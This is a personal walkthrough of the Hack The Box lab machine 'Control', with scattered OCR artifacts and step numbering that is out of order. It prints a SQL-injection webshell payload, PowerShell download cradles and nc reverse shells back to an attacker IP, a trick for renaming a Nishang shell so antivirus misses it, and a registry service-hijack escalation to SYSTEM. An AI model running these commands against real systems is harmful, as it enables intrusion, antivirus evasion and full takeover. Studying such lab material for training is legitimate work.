
35. **To find out what php is allowed and what is disallowed run the following SQL injection via the bash script.**

```
1. [~]  Inject > ' UNION select 1,"<?php system($_REQUEST['cmd']); ?>",3,4,5,6 into outfile
"C:\\inetpub\\wwwroot\\pwn3d.php"-- -
```

Got Shell

36. **Gaining a real terminal shell as `nt authority\iusr`**

```
1. I forget to use the rlwrap with the command and the shell was acting up. I could not figure out what was
wrong.
2.  ▷ rlwrap sqli_interactive.sh -i
[~]  Inject ▷ ' UNION select 1,"<?php phpinfo(); ?>",3,4,5,6 into outfile "C:\\inetpub\\wwwroot\\info.php"-- -'
Error: SQLSTATE[HY000]: General error
3. Now browse to the payload in the browser like before.
4. http://10.10.10.167/info.php
5. Now filter for 'disable_functions'
6. No functions are disabled "no value" means they are enabled by default unless explicity disabled.
```



10.10.11.173/logs/uploads/test4.pdf.php

PHP Version 7.4.3

System
Build Date
Server API
Virtual Directory Support
Configuration File (php.ini) Path
Loaded Configuration File
Scan this dir for additional .ini files
Additional .ini files parsed

More tweaking of *SQL*injection bash script.

36. **Savitar wants to create another mode for the really cool SQL injection bash script we have made for this box, or should I say he has made.**

```
1. ▷ rlwrap sqli_interactive.sh -e
[~]  RCE ▷ whoami

1       nt authority\iusr
        3       4       5       6
whoami
2. Keep in mind, this is really cool, but for this to work you need to have created the cmd webshell first using
the -i interactive query injection.
3. Here it is below
4.  Inject ▷ ' UNION select 1,"<?php system($_REQUEST['cmd']); ?>",3,4,5,6 into outfile
"C:\\inetpub\\wwwroot\\pwn3d.php"-- -
```

37. **Make the output look even more *like a real reverse shell* by removing the extra columns with a `sed` command**

```
1. In our bash script you can just add a sed command in the rceInteractive function to grep out the extra
columns. This is optional and just for cleaning up the output.
2. Here is the sed command used in the script
3. "cmd=$myCommand" | sed 's/1 //' | sed 's/ 3 4 5 6//'
4. Now it looks like a regular cmd reverse shell.
5. $ rlwrap sqli_interactive.sh -e
[~]  RCE ▷ ipconfig
```

```
Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::152
   IPv6 Address. . . . . . . . . . . : dead:beef::58eb:45c2:bfd7:b037
   Link-local IPv6 Address . . . . . : fe80::58eb:45c2:bfd7:b037%8
   IPv4 Address. . . . . . . . . . . : 10.10.10.167
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:fa6f%8
                                       10.10.10.2
```

38. **Lets enumerate the awesome scripting box control using our awesome script we created with the help of Savitar.**

```
1. [~]  RCE ▷ whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name          Description                               State
======================= ========================================= =======
SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                     Enabled
2. [~]  RCE ▷ dir
11/05/2019  02:42 PM             7,867 about.php
11/20/2019  01:16 AM             7,350 admin.php
10/23/2019  04:02 PM    <DIR>          assets
11/05/2019  02:42 PM               479 create_category.php
11/05/2019  02:42 PM               585 create_product.php
<SNIP>
3. OK, that was fun but nothing beats a real interactive terminal shell. So lets get one.
4. ▷ sudo nc -nlvp 443
Listening on 0.0.0.0 443
5. Do NOT try to use rlwrap for this shell because it will not work with the ConPtyShell
6.  ▷ sudo python3 -m http.server 80
[sudo] password for haxor:
```

39. **He wants to use the ConPtyShell created by Antonio Coco. Antonio Coco codes some really good apps, but I do not like this shell. I can rarely get it to work. There is a powershell 1 liner that looks interesting at the link below. Hopefully it makes this easier.**

```
1. https://github.com/antonioCoco/ConPtyShell
2. Download the ps1 script
3. ▷ wget https://raw.githubusercontent.com/antonioCoco/ConPtyShell/master/Invoke-ConPtyShell.ps1
4. Invoke-ConPtyShell -RemoteIp 10.0.0.2 -RemotePort 3001 -Rows 30 -Cols 90
5. You need to paste this at the bottom just like nishang and to get the rows and columns you need to run '$ stty size' in your terminal.
6.  ▷ stty size
49 225
7. So update the parameters and paste it at the bottom of the conptyshell script
8. Invoke-ConPtyShell -RemoteIp 10.10.14.7 -RemotePort 443 -Rows 49 -Cols 225
```

ConPtyShell

- *#pwn_ConPtyShell_HTB_Control_also_a_great_guide_on_conptyshell_usage*

40. **Execute the payload and get a reverse `ConPtyShell` on the target**

```
1. ▷ rlwrap sqli_interactive.sh -e
[~]  RCE ▷ powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.7/Invoke-ConPtyShell.ps1')
2. Hit enter. If you followed the steps you should get a connection recieved but it will not go into the regular prompt right away. Wait a minute and then hit enter until you recieve a valid shell prompt. Should only take 1 or 2 presses of the enter button.
3. Then type the following
4. ▷ Ctrl + z . This will suspend the session. Control plus z
5. ▷ stty raw -echo; fg
6. then hit enter 2 or 3 times or type clear or type Ctrl + l
7. If you do the 'whoami' command and get an errror in red just disregard and type the command again. Type cd C:\ and you will see it reset itself. It will look like the shell is crapping out but it is fine. At the first 2 or 3 commands it will seem like it is resetting the terminal. That is because it is. It should be just fine very quickly and very stable after that.
8. DONE
```

41. **Lets enumerate the box now with our ConPtyShell**

```
1. PS C:\Users\Hector> dir
dir : Access to the path 'C:\Users\Hector' is denied.
At line:1 char:1
2. PS C:\Users\Hector> hostname
Fidelity\Hector
```

42. **I had to re-establish a shell I did it with an obfuscated Nishang Shell.**

```
1. ▷ rlwrap sqli_interactive.sh -i
[~]  Inject ▷ ' UNION select 1,"<?php system($_REQUEST['cmd']); ?>",3,4,5,6 into outfile "C:\\inetpub\\wwwroot\\pwn3d.php"-- -'
Error: SQLSTATE[HY000]: General error
2. If your need to create a cmd command shell in interactive '-i' mode with the bash script. Then in RCE mode or '-e' mode you send the IEX command to trigger your payload.
3. ▷ rlwrap sqli_interactive.sh -e
[~]  RCE ▷ whoami
nt authority\iusr
4. [~]  RCE ▷ powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.7/suckitbill.ps1')
5. SUCCESS
```

4. **SUCCESS, we now have a powershell using the obfuscated nishang script `Invoke-PowerShellTcp.ps1`. To obfuscate simple re-write the function name to whatever using Vim.**

```
1. How to obfuscate Invoke-PowerShellTcp.ps1
2. vim Invoke-PowerShellTcp.ps1
3. Go into command mode then type :%s/Invoke-PowerShellTcp/Foo/g
4. Change all the function names of 'Invoke-PowerShellTcp' into 'Foo' or whatever you name it so that AV will not catch it. Also delete any uncessary comments. This will give the ps1 shell a different signature.
```

5. **While enumerating the box I discover that SEImpersonate Privilege is enabled for iuser**

```
1. PS C:\inetpub\wwwroot> whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name          Description                               State
======================= ========================================= =======
SeChangeNotifyPrivilege Bypass traverse checking                  Enabled
SeImpersonatePrivilege  Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege Create global objects                     Enabled
```

7. **I go to see if I can grab the user flag for Hector but I can not. I will have to do a *secure string* `PSCredential` command to change over to Hector to get this user flag.**


```
1. PS C:\Users\Hector> dir
dir : Access to the path 'C:\Users\Hector' is denied.
At line:1 char:1
2. PS C:\Users\Hector> hostname
Fidelity\Hector
3. OK, so we need to create a PSCredential. I have not been doing this correctly I hope I am able to get it this time.
Now I'll create a credential object:

PS C:\> $env:ComputerName
CONTROL
PS C:\> $username = "CONTROL\hector"
PS C:\> $password = "l33th4x0rhector"
PS C:\> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\> $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
PS C:\> $cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr
```

Knowing the computername on windows machines is very important.

```
PS C:\> $env:ComputerName
CONTROL
```

PowerShell ScriptBlock command

- #pwn_PowerShell_ScriptBlock_command
- #pwn_Windows_Convert_To_Secure_String_PSCredential_Password
- #pwn_PSCredential_ConvertTo_SecureString_using_powershell_HTB_Control



```
~ ▷ sudo rlwrap -cAr nc -nlvp 443
[sudo] password for ninjapablo:
Listening on 0.0.0.0 443
Connection received on 10.10.10.167 49678
Windows PowerShell running as user CONTROL$ on CONTROL
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot>cd C:\Users
PS C:\Users> cd C:\
PS C:\> $env:ComputerName
CONTROL
PS C:\> $username = "CONTROL\hector"
PS C:\> $password = "l33th4x0rhector"
PS C:\> $secstr = New-Object -TypeName System.Security.SecureString
PS C:\> $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)}
PS C:\> $cred = new-object -typename System.Management.Automation.PSCredential -argumentlist $username, $secstr
PS C:\> Invoke-Command -Computer localhost -Credential $cred -ScriptBlock { whoami }
control\hector
PS C:\>
```

8. **Using a scripblock command in PowerShell to elevate your shell**

```
Now I’ll use Invoke-Command to run commands as hector, and it works:
PS C:\> Invoke-Command -Computer localhost -Credential $cred -ScriptBlock { whoami }
control\hector
echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.5/nishang.ps1')" | iconv -t UTF-16LE | base64 -w 0
powershell -nop -enc <paste_payload_here_remove_tags>
SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADcALwBzAHUAYwBrAGkAdABiAGkAbABsAC4AcABzADEAJwApAA==
powershell -nop -enc SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANAAuADcALwBzAHUAYwBrAGkAdABiAGkAbABsAC4AcABzADEAJwApAA==
FAIL
```

9. **Well that *failed* I do not understand why, but a simple wget works**

```
This is from 0xdf
wget 10.10.14.7/nc64.exe -outfile \windows\system32\spool\drivers\color\nc64.exe
```

10. **Ok I am having a hard time for some reason. I am just going to follow what Savitar does. I am tired of trying to figure out why I can not privesc.**

```
TIME STAMP 02:18:56
Google this "windows registry os version"
https://mivilisnet.wordpress.com/2020/02/04/how-to-find-the-windows-version-using-registry/
We need to do a reg query
reg query "hklm\software\microsoft\windows nt\currentversion" /v ProductName
[+]HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion
    ProductName    REG_SZ    Windows Server 2019 Standard
```

11. **OK, No more messing around it is time to elevate this damn shell**

```
PS C:\inetpub\wwwroot> cd C:\Windows\System32\spool\drivers\color
PS C:\Windows\System32\spool\drivers\color> copy \\10.10.14.7\ninjafolder\nc.exe nc.exe
Invoke-Command -Computer localhost -Credential $cred -ScriptBlock { C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.7 443 }
```

Got Shell as Hector

12. **Got Shell as Hector Finally!!!**

```
PS C:\Windows\System32\spool\drivers\color> Invoke-Command -credential $cred -ScriptBlock { \windows\system32\spool\drivers\color\nc.exe -e cmd 10.10.14.7 443 } -computer localhost
```

13. **User Flag**

```
C:\Users\Hector\Documents>type ..\Desktop\user.txt
type ..\Desktop\user.txt
7f53beb4bff78ace74e8d37d677aa933
```

14. **Lets elevate to ROOT.**

```
C:\Users\Hector\Documents>cd %TEMP%
cd %TEMP%
C:\Users\Hector\AppData\Local\Temp>
```

winPEASEx64.exe

- *#pwn_winpeas_exe_winPEASx64exe_upload_and_execution_windows_target*

15. **Download `WinPEAS64.exe` from the *releases page*.**

```
https://github.com/carlospolop/PEASS-ng/releases/tag/20231203-9cdcb38f
C:\Users\Hector\AppData\Local\Temp>copy \\10.10.14.7\ninjafolder\winpeas.exe winpeas.exe
copy \\10.10.14.7\ninjafolder\winpeas.exe winpeas.exe
        1 file(s) copied.
C:\Users\Hector\AppData\Local\Temp> dir
C:\Users\Hector\AppData\Local\Temp> winpeas.exe
```

16. **WinPEAS found a bunch of stuff**

```
C:\Users\Hector\AppData\Local\Temp>sc query seclogon
sc query seclogon

SERVICE_NAME: seclogon
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 1  STOPPED
        WIN32_EXIT_CODE    : 1077  (0x435)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x0
C:\Users\Hector\AppData\Local\Temp>reg query HKLM\System\CurrentControlSet\Services\seclogon
It shows Hector has full control over this service. Here is the image path for the service.
ImagePath    REG_EXPAND_SZ    %windir%\system32\svchost.exe -k netsvcs -p
So, now instead of doing a query since we know the image path in the registry we will do a registry add. See below
```

17. **Since Hector has full control over the registry path we will *add a malicious entry* to execute a command that will give us a reverse shell as SYSTEM.**

```
C:\Users\Hector\AppData\Local\Temp> reg add HKLM\System\CurrentControlSet\Services\seclogon /t REG_EXPAND_SZ /v ImagePath /d "C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.7 443" /f
SUCCESS. Here is the output of the command.
reg add HKLM\System\CurrentControlSet\Services\seclogon /t REG_EXPAND_SZ /v ImagePath /d
"C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.7 443" /f
The operation completed successfully.
```

18. **Now all we have to do is start the service that Hector has full control over and that we add to the registry image path and it will execute whatever payload is in the registry key of the path.**

```
The command that we need to execute is with the sc command. See below
C:\Users\Hector\AppData\Local\Temp> sc start seclogon
That will execute the registry key payload: 'C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.7 443'
Lets try wauserv service instead
reg add HKLM\System\CurrentControlSet\Services\seclogon /t REG_EXPAND_SZ /v ImagePath /d "C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.7 443" /f
```


19. **I finally figured out what was wrong to get the PrivESC to NT Authority System.**

```
I was not writing reg.exe I was just writing reg and to turn on the service instead of writing sc.exe I was just writing sc. Also the service I was trying to turn on sec logon was not wanting to turn on. I had better luck following the below walk-through where t3chnocat used the same exact commands but he used the wuauserv service to start.
This other walkthrough on Medium saved my butt.
https://t3chnocat.com/htb-control/
SUCCESS, I got root.
```

```
5. Here I the steps below.
6. C:\Users\Hector\AppData\Local\Temp>reg.exe add HKLM\System\CurrentControlSet\Services\wuauserv /t
REG_EXPAND_SZ /v ImagePath /d "C:\Windows\System32\spool\drivers\color\nc.exe -e cmd 10.10.14.7 443" /f
[+]The operation completed successfully.
5. C:\Users\Hector\AppData\Local\Temp> sc.exe start wuauserv
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
6. It says it failed to start in a timely fashion but I did start and reach out and give a reverse shell.
```

20. **NT Authority System**

```
1. ▷ sudo rlwrap -cAr nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.10.10.167 49746
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell

PS C:\Windows\system32> whoami
whoami
nt authority\system
2. The shell died I had to do the steps over and this time I just did a type on root.txt

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
607e3752de626881c280f56fb356e815
```



Control has been Pwned!

Congratulations quadamage, best of luck in capturing flags ahead!

#2600
MACHINE RANK

09 Dec 2023
PWN DATE

RETIRED
MACHINE STATE

Finally Pwn3d!